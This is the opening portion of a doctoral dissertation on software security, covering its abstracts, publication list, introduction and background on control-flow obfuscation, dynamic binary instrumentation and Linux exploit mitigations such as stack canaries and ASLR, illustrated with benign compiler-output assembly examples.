FAKULTÄT FÜR INFORMATIK
DER TECHNISCHEN UNIVERSITÄT MÜNCHEN

Lehrstuhl für Sicherheit in der Informatik

Malicious Bits and How to Fight Them

Julian Kirsch

Vollständiger Abdruck der von der Fakultät für Informatik der Technischen Universität München zur Erlangung des akademischen Grades eines

Doktors der Naturwissenschaften (Dr. rer. nat.)

genehmigten Dissertation.

Vorsitzender:		Prof. Dr.-Ing. Jörg Ott
Prüfer der Dissertation:		
	1.	Prof. Dr. Claudia Eckert
	2.	Prof. Dr. Aurélien Francillon

Die Dissertation wurde am 23. 01. 2022 bei der Technischen Universität München eingereicht und durch die Fakultät für Informatik am . . 2022 angenommen.

ACKNOWLEDGEMENTS

The present document marks the end of a years-long endeavour. Many people contributed—either directly or indirectly—to its genesis, whom I would like to thank:

- Family and friends, for endless support and keeping me connected to the real world.
- *Claudia*, for the opportunity to work in an interesting field of research while letting me overwhelm students with low-level topics.
- *Aurélien* and *Apostolis*, for advice and teaching me how to write scientific texts.
- *Jonas*, *Sebastian*, *Fatih*, *Christian*, and *Daniel* for sparking my interest in IT security topics.
- *Manuela* and *Alex*, for providing assistance on administrative processes—be it in the analog or the digital world.
- All colleagues and students associated with projects conducted while sailing the Unknown Waters of Academia (in reverse alphabetic order, because why not): *Zoe, Zhechko, Vivija, Uli, Tobias, Thomas, Tamas, Sergej, Sandro, Peng, Mihai, Maurice, Martin, Marius, Marcel, Ludwig, Lorenz, Krista, Katharina, George, Felix, Fabian, Clemens, Christian, Bruno, Bojan, Benjamin, Benedikt, Andreas, Alexis*
- All students attending our practical courses. It was a pleasure to see you mastering reversing and/or exploitation over the course of a single semester.
- The capture the flag community for being a trusty source of both, inspiration and pain.
- *Deutsche Bahn AG* for allocating tremendous amounts of distraction-less time that I could spend thinking or writing about research topics.

ABSTRACT

Malicious software is still one of the more relevant threats occurring during the day-to-day usage of current computing systems. As such, so-called *Malware* continues to threaten end-users in multifarious ways stealing their data, identities, banking credentials, or—with the rise of crypto currencies—computing power.

To remain stealth (i.e. circumvent detection) and to slow down analysts, attackers prevalently employ *obfuscation techniques*—functionality preserving program transformations that raise the bar for successful analysis—to their malware prior to releasing them into the wild. Obfuscation usually tries to hinder either *static* detection—where a program is rewritten in a more complicated fashion—or (non-mutually exclusively) *dynamic* detection—where software becomes aware of its execution environment to detect an analysis situation.

One way for attackers to illegitimately gain access to computer systems is the exploitation of security-critical software bugs—so-called *vulnerabilities*—to gain malicious code execution. Accepting the omnipresence of bugs in code written in low-level programming languages, manufacturers—in an effort to make *exploitation* of such vulnerabilities more challenging—built in-depth defenses into their operating systems.

This thesis focuses on both—obfuscation *and* exploitation techniques—observed in context of current (2020) operating systems. Precisely, it (1) introduces, analyzes, and breaks a recent static control-flow-based obfuscation technique, (2) identifies and mitigates weaknesses of dynamic analysis tools, and (3) identifies and mitigates attacks on well-established anti-exploitation mechanisms on Linux.

All studies conducted throughout this work put emphasis on reflecting the state and challenges of real computing systems used in our day-to-day work. For example, one presented attack bypasses all exploit mitigations deployed on recent Linux systems (5.10) running on recent hardware (x86-64 Ice Lake). Furthermore, analysis of obfuscation techniques is performed on *machine code only*, without relying on the presence of source code.

ZUSAMMENFASSUNG

Eine der Herausforderungen beim täglichen Einsatz digitaler Systeme stellen bösartige Schadprogramme dar. Sogenannte *Malware* bedroht die Integrität unserer Systeme durch den Diebstahl von Daten, Identitäten, Passwörtern oder–befeuert durch die zunehmende Bedeutung von Crypto-Währungen–Rechenzeit.

Um ihre Malware zu schützen, verwenden Angreifer unter anderem sogenannte *Obfuskierungstechniken*, die es ihnen erlauben, Analyseprozesse zu verlangsamen. Bei Obfuskierung handelt es sich um Transformationen von Computerprogrammen, deren Ergebnis ein schwieriger zu analysierendes, aber funktional gleichwertiges Programm ist. Obfuskierung setzt sich zur Wehr entweder gegen *statische* Analyse, in welchem Fall zu schützender Programmcode auf eine weniger leicht verständliche Art ausgedrückt wird, oder gegen *dynamische* Analyse, in welchem Fall das geschützte Programm versucht eine Analysesituation zu erkennen um darauf im Sinne des Angreifers zu reagieren.

Ein Weg für Angreifer zur Platzierung ihrer Schadsoftware ist das Ausnutzen sicherheitsrelevanter Programmierfehler in Software mit Internetanbindung. Um die Auswirkungen solcher Programmierfehler abzumildern hat die verteidigende Seite *Schutzmechanismen* in Compiler und Betriebssysteme eingebaut.

Diese Arbeit beleuchtet beide Probleme: Erschweren der Analyse von Malware durch Obfuskierung, sowie das Ausnutzen von Schwachstellen im Kontext aktueller Betriebssysteme (2020). Genauer gesagt (1) analysieren und brechen wir eine neuartige Technik zur statischen Obfuskierung, (2) identifizieren und beheben wir Schwachstellen bestimmer dynamischer Analyseprogramme und (3) identifizieren und beheben wir neue Angriffsvektoren auf weit verbreitete Schutzmechanismen gegen die Ausnutzung von Schwachstellen in Linux-Programmen.

Die Studien in dieser Arbeit legen besonderen Wert darauf, weit verbreitete Softwaresysteme zu betrachten, um so eine möglichst hohe Relevanz für den täglichen Einsatz von Linux-Software zu zeigen. Zum Beispiel ist eine der vorgestellten Angriffstechniken in der Lage *alle* auf aktuellen Linux-Systemen (Kernel 5.10) verwendeten Schutzmechanismen zu umgehen. Außerdem wird für ein realistisches Modell bei der Analyse von obfuskiertem Code der kompilierte Maschinencode ohne Quelltextzugriff als Ausgangspunkt angenommen.

CONTENTS

LIST OF PUBLICATIONS

Thomas Kittel, **Julian Kirsch**, and Claudia Eckert. Counteracting Data-Only Malware with Code Pointer Examination. In *18th International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, Nov 2015.

Andreas Ibing, **Julian Kirsch**, and Lorenz Panny. Autocorrelation-Based Detection of Infinite Loops at Runtime. In *14th International Conference on Dependable, Autonomic and Secure Computing (DASC)*, Aug 2016.

Julian Kirsch, Clemens Jonischkeit, Thomas Kittel, Apostolis Zarras, and Claudia Eckert. Combating Control Flow Linearization. In *32nd International Conference on ICT Systems Security and Privacy Protection (IFIP SEC)*, May 2017.

George Webster, Bojan Kolosnjaji, Christian von Pentz, Zachary Hanif, **Julian Kirsch**, Apostolis Zarras, and Claudia Eckert. Finding the Needle: A Study of the PE32 Rich Header and Respective Malware Triage. In *14th Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, Jul 2017.

Julian Kirsch, Bruno Bierbaumer, Thomas Kittel, and Claudia Eckert. Dynamic Loader Oriented Programming on Linux. In *1st Reversing and Offensive-oriented Trends Symposium 2017 (ROOTS)*, Nov 2017.

Clemens Jonischkeit and **Julian Kirsch**. Enhancing Control Flow Graph Based Binary Function Identification. In *1st Reversing and Offensive-oriented Trends Symposium 2017 (ROOTS)*, Nov 2017.

Vincent Haupert, Dominik Maier, Nicolas Schneider, **Julian Kirsch**, and Tilo Müller. Honey, I Shrunk Your App Security: The State of Android App Hardening. In *15th Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, Jun 2018.

Sergej Proskurin, **Julian Kirsch**, and Apostolis Zarras. Follow the WhiteRabbit: Towards Consolidation of On-the-Fly Virtualization and Virtual Machine Introspection. In *33rd International Conference on ICT Systems Security and Privacy Protection (IFIP SEC)*, Sep 2018.

Bruno Bierbaumer, **Julian Kirsch**, Thomas Kittel, Aurélien Francillon, and Apostolis Zarras. Smashing the Stack Protector for Fun and Profit. In *33rd International Conference on ICT Systems Security and Privacy Protection (IFIP SEC)*, Sep 2018.

Julian Kirsch, Zhechko Zhechev, Bruno Bierbaumer, and Thomas Kittel. PwIN: Pwning Intel piN – Why DBI is Unsuitable for Security Applications . In *23rd European Symposium on Research in Computer Security (ESORICS)*, Sep 2018.


Tobias Holl, Philipp Klocke, Fabian Franzen, and **Julian Kirsch**. Kernel-Assisted Debugging of Linux Applications . In *2nd Reversing and Offensive-oriented Trends Symposium 2018 (ROOTS)*, Nov 2018.

1 INTRODUCTION

Analysis of compiled computer programs without access to the underlying source code is an inherently challenging task. There are plenty of *reasons* for that:

First, the process of compiling source code to executable machine code is a *lossy* operation—information such as variable names and developer comments are discarded by the compiler. Similarly, *higher level program semantics*—for example class inheritance relationships in object oriented programming languages, or the logical grouping information of non-primitive data types—get translated to their machine-code-specific equivalents which are usually less accessible for human analysts.

Second, source code expressions and compiler-generated machine code instructions in general form a *many-to-many* relationship. As counter-intuitive this insight may seem, it becomes evident by considering the following example: A simple declaration of a mutable array (cf. FIGURE 1A) containing the text `"Hello World"` in the C programming language results in multiple `x86-64` instructions being generated during compilation: The first instruction *allocates space* for the array in the local variable area (declaration), whereas the remaining machine code *initializes* the allocated memory with the desired value (definition). In contrast, the lengthy operation of inverting the order of the four bytes that constitute a standard integer in C involves the combination of six shift operations, but can be conveniently expressed by just one special-purpose `x86-64` instruction `bswap` (cf. FIGURE 1B).



```c
char str[] = "Hello World";
```

```
sub     rsp, 18h
mov     rax, 6F57206F6C6C6548h
mov     [rsp+4], rax
mov     dword ptr [rsp+0Ch], 646C72h
```


(a)

```c
z = (((x >> 24) & 255) << 0) |
    (((x >> 16) & 255) << 8) |
    (((x >> 8) & 255) << 16) |
    (((x >> 0) & 255) << 24);
```

```
bswap   eax
```

(b)

FIGURE 1
Declaration and definition in C compiled to multiple `x86-64` machine code instructions (a), compared to a rather-verbose operation in C compiled to one `x86-64` machine code instruction



$$y \equiv x \mod 10$$

```
public mod10
mod10 proc near
; __unwind {
mov     rdx, 6666666666666667h
mov     rax, rdi
imul    rdx
mov     rax, rdx
mov     rdx, rdi
sar     rax, 2
sar     rdx, 3Fh
sub     rax, rdx
lea     rax, [rax+rax*4]
add     rax, rax
sub     rdi, rax
mov     rax, rdi
retn
; } // starts at 11D0
mod10 endp
```

$\mathrm{rdx} := \mathrm{0x6666666666666667}$

$\mathrm{rax} := ((x \cdot \mathrm{rdx}) \gg 64)$

$\mathrm{rax} := (\mathrm{rax} \gg 2) - (x \gg 63)$

$\mathrm{rax} := \mathrm{rax} + \mathrm{rax} \cdot 4$

$\mathrm{rax} := \mathrm{rax} + \mathrm{rax}$


$y := x - \mathrm{rax}$

FIGURE 2
An example of an Euclidean division (of two signed 64 bit integers) by 10 being compiled to equivalent x86-64 assembly (left side). Equations (right side) summarize the mathematical steps implemented by the machine code ($\gg$ denoting *arithmetic bitshift* operations).

Third, code generation strategies of modern compilers involve non-trivial optimization techniques. Hence, the resulting machine code can perform operations that are trivial to understand in themselves, but the overall semantic of the combination of all instructions remains hidden. As an clarifying example might serve how compilers transform Euclidean division by non-power-of-two constants to a combination of multiplication by a *magic constant* and a bitshift operation—yielding higher performance at the expense of accessibility. Looking at FIGURE 2 we can see that the arithmetic operations implemented by the machine code are self-contained, but understanding that the instruction sequence *as a whole* forms a rather-cryptic version of an Euclidean division by 10 is non-trivial for human analysts. An in-depth discussion of this (and many other) performance optimization commonly used by C compilers can be found in the book *Hacker's Delight* by Henry S. Warren [69].

Henry S. Warren. *Hacker's Delight*. 2013.

To exacerbate the challenge of analyzing machine code, not all binary code is the direct result of compiled source code: Indeed, to make analysis more difficult, prior to releasing a certain piece of software its (machine) code can be *transformed*. Such transformations bearing the intention of hindering analysis are commonly referred to as *obfuscation*. The reasons for applying obfuscation to a piece of software are manifold—starting with companies who try to protect trade secrets within their software products right through to criminals trading development duration for risk of successful analysis. In this thesis we treat *all* cases of obfuscation, regardless of the motivations of *why* they are employed, as *malicious*.



(a) No obfuscation

(b) Linearisation

(c) Flattening

FIGURE 3
Three control flow graph versions of the same program calculating (and printing) all prime numbers below a certain threshold: The original, compiler generated version (a), the *linearised* obfuscated version (b), and the *flattened* obfuscated version (c).

To date, many categories of *obfuscating transformations* are described by literature. The category discussed in this work falls into the group of *control flow graph* transforming obfuscation techniques. The control flow graph (CFG) is a powerful representation of any analyzed program, because it represents (in case an accurate recovery is possible at all) a *superset* of all possible execution paths within a given part of the analyzed software. Hence, the motivation behind obfuscating the control flow graph is to hide software's run-time behaviour from static analysis approaches by making the *(temporal) course of events* occurring within the application less accessible to analysis. Control flow transforming obfuscations can be achieved in two antithetical ways depicted in FIGURE 3: Either by *increasing* or by *decreasing* the complexity of the original control flow graph.

Increasing the complexity of the control flow graph during obfuscation implies adding new nodes (basic blocks) and edges (control flow changes) to the graph. Perhaps the most extensively discussed obfuscation technique of this type that aroused attention during the last years is *Control Flow Flattening* [42].

Pascal Junod, Julien Rinaldini, Johan Wehrli, Julie Michielin. *Obfuscator-LLVM: Software Protection for the Masses*. 2015.

Decreasing the complexity of the control flow graph during obfuscation implies merging all nodes (basic blocks) and edges (control flow changes) into one, recurring, basic block. Hence, the resulting graph consists of one *linear* execution flow, coining the term *Control Flow Linearisation* (CFl). In fact, it can be shown that Turing Completeness can still be reached by applying such a linearisation transformation to a program and afterwards substituting all operations by x86 `mov` instructions. The idea dates back to Stephen Dolan [28] sparking massive interest within the reverse engineering community in 2015, when a proof-of-concept implementation called *M/O/Vfuscator* [3] was published by Christopher Domas.

Stephen Dolan. *Mov Is Turing-Complete*. 2013.

Christopher Domas. *The M/O/Vfuscator*. 2015.

Extensive study of Control Flow Flattening has led to several prototypes implementing deobfuscating transformations to recover the original control flow from obfuscated binary programs. Such prototypes originate from both, the academic world (see e.g. *miasm* [26]) and industry. However, little effort has been spent to understand and develop algorithms alleviating the effects of Control Flow Linearisation, motivating parts of our work.

Fabrice Desclaux. *Miasm: Framework de reverse engineering*. 2012.

`https://github.com/wildcardc/cfxc-deobf`

`https://://github.com/rpisec/llvm-deobfuscator`

> **Research Question I (Control Flow Linearisation)**
> How does Control Flow Linearisation (CFL) impact analysis difficulty, and how can the original control flow graph be reconstructed from linearised machine code?

Because of the aforementioned complexity, static analysis is often complemented by *dynamic* analysis techniques. During dynamic analysis, machine code in question is executed such that its run-time behaviour can be studied. Dynamic analysis offers the advantage of allowing for a *quick* assessment of unknown machine code: Many challenging problems of static analysis become less difficult to solve if information about the execution state is available. Most importantly, to be suitable for security applications, dynamic analysis needs to provide guarantees on transparency, isolation, inspection, and interposition—the latter three being motivated first by Garfinkel and Rosenblum in 2003. [37]

Tal Garfinkel, Mendel Rosenblum. *A Virtual Machine Introspection Based Architecture for Intrusion Detection*. 2003.

Transparency is an important factor because, by its very nature, dynamic analysis can only show *concrete* program execution flows—machine code never reached during analysis remains hidden. With respect to certain analysis questions, dynamic analysis is, therefore, *incomplete*. In a *malicious* scenario, this can be abused by tricking dynamic execution into yielding wrong analysis results: Analysed machine code can become *aware* of the analysis situation, and consequently skew analysis results arbitrarily. For such maliciously behaving code Balzarotti et al. coined the term *split personality malware* [7].

Classic dynamic analysis approaches make use of debuggers, tracers, or dynamic instrumentation frameworks. Traditionally, the latter are built in such a way that both—analysis engine and analysis target—*share* the same execution environment: For example, the popular Intel PIN dynamic binary instrumentation framework [48] combines the debugging interface exposed by the operating system and a just-in-time (JIT) compiler *executing on the same host machine*. This sparks the question whether such a setup can be used in accordance with the Garfinkel and Rosenblum requirements, forming another building block of this thesis.

Davide Balzarotti, Marco Cova, Christoph Karlberger, Christopher Kruegel, Engin Kirda, Giovanni Vigna. *Efficient Detection of Split Personalities in Malware.* 2010.

Chi-Keung Luk et al. . *Pin: building customized program analysis tools with dynamic instrumentation.* 2005.

> **Research Question II (Dynamic Instrumentation)**
> What guarantees on transparency, isolation, interposition, and inspection are provided by current dynamic binary instrumentation tools?

So far, we have touched the ever-ongoing race between defenders and intruders concerning the development and analysis of new methodologies to protect secrets embedded into machine code. But why do intruders involve such a disproportionate effort for such a questionable goal?

One possible answer to this question not discussed so far may be rooted in the fact that aforementioned secrets occasionally include valuable knowledge about potentially unknown *attack methodologies*. It is desirable to keep knowledge about abusing an unknown vulnerability secret, as otherwise the underlying software bugs would get fixed and in consequence the attack would be lost from an intruder's *exploit* arsenal. Typical exploits, in a scenario where an attacker can take over control of a vulnerable server application, strain to achieve *remote code execution* (RCE) over the network or to gain additional access permissions by escalating privileges.

The root cause of successful exploitation stems from programming mistakes that oftentimes result in *memory corruption vulnerabilities*. Therefore, in an effort to confine the nefarious effects of unknown vulnerabilities, defenders are steadily endeavouring to implement *exploit mitigations*. The philosophy behind such mitigations is to accept that human programmers can inadvertently introduce vulnerabilities into programs, and instead make exploitation of any present vulnerabilities *as difficult as possible*. To raise the bar for an attacker, common exploit mitigations typically revolve around the two concepts *information hiding* and *integrity protection*: The former try to make the location of valuable attack targets unknown to an attacker, whereas the latter protects targets by either regularly checking their integrity during run-time or placing them in read-only virtual memory. The most prominent mechanisms implementing each of the two concepts are *Address Space Layout Randomization* (ASLR) [10] and *Stack Canaries* [20]. Dating back almost two decades, both mechanisms were proposed around the turn of the millennium and have since seen adoption from all major operating system and compiler vendors. A thorough investigation on the security promises of the (evolved) versions of ASLR and canaries therefore builds the third block of this work.

Brad Spengler. *PaX: The Guaranteed End of Arbitrary Code Execution*. 2003.

Crispan Cowan et al. . *StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks*. 1998.

> **Research Question III (Exploit Mitigations)**
> What security guarantees are offered by current versions of the longest-standing exploit mitigations in presence of memory corruption vulnerabilities?

OUTLINE

In linear order, this thesis is organized in seven more chapters with the follwoing contents:

Chapter 2 introduces background concepts, ideas and knowledge important to understand the material covered in later chapters.

Chapter 3 covers related work.

Chapter 4 describes, analyses and breaks the obfuscation technique Control Flow Linearisation (CFL).

Chapter 5 analyzes and remedies weaknesses of the most commonly used dynamic binary instrumentation frameworks.

Chapter 6 surveys and analyzes implementation variants of stack canaries used to detect stack-based buffer overflows.

Chapter 7 analyzes security promises made by address space layout randomization on Linux and provides a novel approach to circumvention thereof.

Chapter 8 summarizes our findings and concludes this thesis.




FIGURE 4
Thesis Outline According to Different Types of *Malicious* Behvaiours Exhibited by Machine Code. Coloring According to Research Questions 🟧🟩🟦 Introduced Earlier in this Chapter

The chapters of this thesis follow the classification of *Malicious Bits* (Software) used throughout this work, as depicted in FIGURE 4: On one side, we discuss software that tries to conceal its actual behaviour either statically (Control Flow Linearization, see Chapter 4) or dynamically (Detecting and Attacking Dynamic Binary Instrumentation, see Chapter 5). On the other side, we concern ourselves with the actual malicious behaviours that can actually be found *after* removing behaviour concealing protection layers (Attacking and Defending Exploitation Mitigations, see Chapters 6,7). Coloring used in FIGURE 4 matches that of the research questions introduced earlier in this chapter.

2 BACKGROUND

This chapter briefly introduces basic concepts required for the understanding of later chapters.

2.1 OBFUSCATION

Obfuscation is a program transformation technique with the goal of making the resulting code less accessible to (human) analysis. In an (hypothetical) ideal scenario, obfuscated software maintains its original properties in terms of functionality and performance but becomes impenetrable to reverse engineering. Those in favour of obfuscation hence often claim that it offers all the necessary protection mechanisms to software authors who want to hide the internal operations of their programs from the prying eyes of reverse engineers.

Traditionally, two groups of software authors are interested in obfuscation: (*i*) software vendors who want to protect sensitive and confidential data shipped together with a piece of software and (*ii*) malware authors who want to evade detection by anti-virus scanners or to hinder inspection by security analysts. Both groups seek software obfuscation for their own purposes.

2.1.1 *Control-Flow-Graph-Based Obfuscation*

To date, a plethora of approaches to obfuscation exist. One such category is control-flow-graph-based obfuscation: This obfuscation technique tries to conceal the logical relationship of code within a compiled function. In the benign case, a control flow graph can be computed from the linear disassembly forming the function. Such a control flow graph is useful to a reverse engineer because it provides valuable information on the ordering of the machine code sequences (so-called basic-blocks) that make up the binary function. It therefore becomes possible for a human analyst to establish happened-before relationships between the basic blocks. Moreover, the structure of the control flow graph of a binary function is (most of the time) closely linked to the control flow graph of the function's original source code: For each if-branch within the source code, the compiler generates approximately one conditional branch into the machine code. Such conditional branches visualize as additional edges in the control flow graph, giving the analyst valuable information about the structure of the original function.

One approach to destroy the control flow graph of a program is *Control Flow Flattening*: Here the control flow graph is changed such that the logical ordering of the original function's basic blocks becomes more difficult to understand. This is achieved by giving each original basic block an identifier and externalizing logic describing the (conditional) ordering of basic blocks into a dispatcher. Thus, each basic block only knows its own identifier and the identifier of all successor blocks.

2.1.2 *Instruction Substitution*

Another obfuscation technique orthogonal to the approach described above targets the contents of a function's basic blocks rather than their relationship. *Instruction Substitution* is the term of substituting the instructions of the original program with equivalent sequences that are harder to understand and can take many different shapes. For example, instructions implementing mathematical operations could be replaced by different instructions implementing the same operation but in terms of different mathematical computations. A well-known example borrowed from electrical engineering is that of an addition of two integers $a + b$ getting replaced by the term $(a \oplus b) + (a \wedge b) \cdot 2$.

In Chapter 4 we describe, analyze and break a new obfuscation mechanism that combines both, Control-Flow-Based Obfuscation and Instruction Substitution taken to an extreme level.

2.2 DYNAMIC BINARY INSTRUMENTATION

BINARY INSTRUMENTATION IS A ROBUST and powerful technique which facilitates binary code modification of computer programs in order to better analyze their behavior and characteristics even when no source code is available. This is achieved either statically by rewriting the binary instructions of the program and then executing the altered program or dynamically, by changing the code at run-time right before it is executed.

The design of most Dynamic Binary Instrumentation (DBI) frameworks puts emphasis on ease-of-use, portability, and efficiency, offering the possibility to execute *inspecting* analysis code from an *interpositioned* perspective maintaining full access to the instrumented program. This has established DBI as a powerful tool utilized for analysis tasks such as profiling, performance evaluation, prototyping, side-channel analysis, bug detection and generally adding new functionality to existing binaries.

A typical DBI framework consists of three components, usually contained within a single process address space:

1. A compiled target program whose functionality should be altered (*instrumented application*)
2. A certain (analysis) functionality that is to be added to the target program (*analysis plugin*)
3. A DBI platform injecting the analysis plugin into the instrumented application ensuring proper execution (*instrumentation platform*)

Implementers typically develop their own analysis plugins which the instrumentation platform injects into the binary code of an application (*instrumented application*) that should be analyzed. The instrumentation platform exposes an API that enables the analysis plugin to register callbacks for certain events happening during the execution of the instrumented application. For example, it might be desirable for a analysis plugin implementing a *shadow stack* to receive a callback whenever the instrumented application tries to execute a `call` or `ret` instruction (*interposition*). Once the analysis plugin is synchronously notified of the execution of such an instruction, it may now freely inspect or modify all register and memory contents of the instrumented application (*inspection*).

DBI is important in our context because it constitutes a popular way for dynamic analysis of binary code of unknown origin. It can be used to complement static analysis of statically obfuscated code with dynamic information gathered at run-time. Another application of DBI is addition of security relevant functionality to already existant code. For both applications, in order to produce meaningful results DBI tools must operate in a *reliable*, *robust* way. In Chapter 5 we establish and evaluate criteria for DBI to provide meaningful results. Based on the evaluation, we devise methods to skew results and show how DBI based analysis can be broken.

2.3 the arms race around software vulnerabilities

Memory corruption vulnerabilities are as old as the Internet itself. In 1988, the *Morris Worm* was one of the first malware discovered in public that leveraged this vulnerability [55]. Since then, lots of security breaches can be tracked backwards to successful exploitation of buffer overflows, which indicates that the problem is far from being solved. As a matter of fact, the *Mitre Corporation*—a not-for-profit company that operates multiple

Hilarie Orman. *The Morris Worm: A Fifteen-Year Perspective.* 2003.

federally funded research and development centers—lists more than eight thousand *Common Vulnerabilities and Exposures* (CVE) entries that contain the keywords *buffer overflow*. A significant portion of these vulnerabilities consists of so-called stack-based buffer overflow bugs. This is due to the application stack's immanent property of mixing both user-controlled program data and control flow relevant information (such as return addresses). An attacker may overwrite control flow related parts of the stack if mistakes in the program logic allow for mixing up control flow relevant information and attacker controlled data.

When exploiting vulnerable software systems, an attacker's goal is usually to take control of the program's execution flow. The reasons that this becomes possible are manifold: Classic stack-based buffer overflows can lead to exploitable conditions, as can format string vulnerabilities, or the corruption of function pointers in memory, just to name a few. However, during most breaches, attack methodologies converge to a point where an attacker can arbitrarily control the contents of the instruction pointer (the `rip` register on `x86-64`).

